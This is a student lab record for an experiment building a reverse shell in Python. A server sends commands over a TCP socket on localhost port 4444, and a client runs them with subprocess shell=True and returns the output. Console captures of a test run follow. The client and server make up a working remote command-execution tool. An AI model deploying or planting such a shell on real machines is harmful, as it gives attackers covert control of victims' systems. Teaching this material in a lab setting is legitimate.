Swarnamala.v **241901116**

Exp :8 Develop a program to create reverse shell ucing TCP socket Date:23/9/25

Aim

To create a client–server communication system using Python sockets.

Introduction

Socket programming allows two programs to communicate over a network.
In this program, the **server** sends commands, and the **client** executes them and returns the output.

Procedure

1. Import the socket, os, and subprocess modules.
2. Create a server socket, bind it to IP 127.0.0.1 and port 4444, and listen for clients.
3. Create a client socket and connect to the same IP and port.
4. Server sends commands; client executes them and sends the result back.
5. When quit is sent, both programs close the connection.

Program


Sever:

```
import socket

import threading


host = '127.0.0.1'

port =4444


def create_server_socket():

    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    server.bind((host, port))

    server.listen(5)

    print(f"[*] Listening on {host}:{port}")

    return server


def handle_client(conn, addr):

    print(f"[*] Connection established with {addr[0]}:{addr[1]}")

    while True:
        try:
            command = input("Enter command (q to quit): ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            conn.send(command.encode())
            response = conn.recv(4096).decode()
            print(response)
        except Exception as e:
            print("[!] Error:", e)
            conn.close()
            break

def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        args = (conn, addr)
        threading.Thread(target=handle_client, args=args).start()

if __name__ == "__main__":
    start_server()
```


Client

```
import socket
import subprocess
import os
host = '127.0.0.1'
port = 4444
def connect_to_server():
    try:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect((host, port))
        while True:
            try:
                command = client.recv(1024).decode()
                if not command:
                    break
                if command.lower() == 'quit':
                    break
                if command.startswith('cd '):
                    try:
                        os.chdir(command[3:].strip())
                        output = f"Changed directory to {os.getcwd()}"
                    except Exception as cd_err:
                        output = f"Failed to change directory: {cd_err}"
                    client.send(output.encode())
                else:
                    process = subprocess.Popen(command, shell=True,
                                               stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                    output, error = process.communicate()
                    client.send(output + error if output or error else b" ")
            except Exception as e:
                client.send(f"Error: {str(e)}".encode())
        client.close()
    except Exception as top_err:
        print("Could not connect to server:", top_err)


if __name__ == "__main__":
    connect_to_server()
```


output:




```
Microsoft Windows [Version 10.0.26200.6899]
(c) Microsoft Corporation. All rights reserved.

C:\Users\swarn\Documents>python revss.py
[*] Listening on 127.0.0.1:4444
```



```
icrosoft Windows [Version 10.0.26200.6899]
c) Microsoft Corporation. All rights reserved.

:\Users\swarn\Documents>python revc.py
```



```
Microsoft Windows [Version 10.0.26200.6899]
(c) Microsoft Corporation. All rights reserved.

C:\Users\swarn\Documents>python revss.py
[*] Listening on 127.0.0.1:4444
[*] Connection established with 127.0.0.1:51833
Enter command (q to quit): quit
```



```
Microsoft Windows [Version 10.0.26200.6899]
(c) Microsoft Corporation. All rights reserved.

C:\Users\swarn\Documents>python revc.py

C:\Users\swarn\Documents>
```

Result

The client and server communicated successfully, and the server executed commands remotely through the client.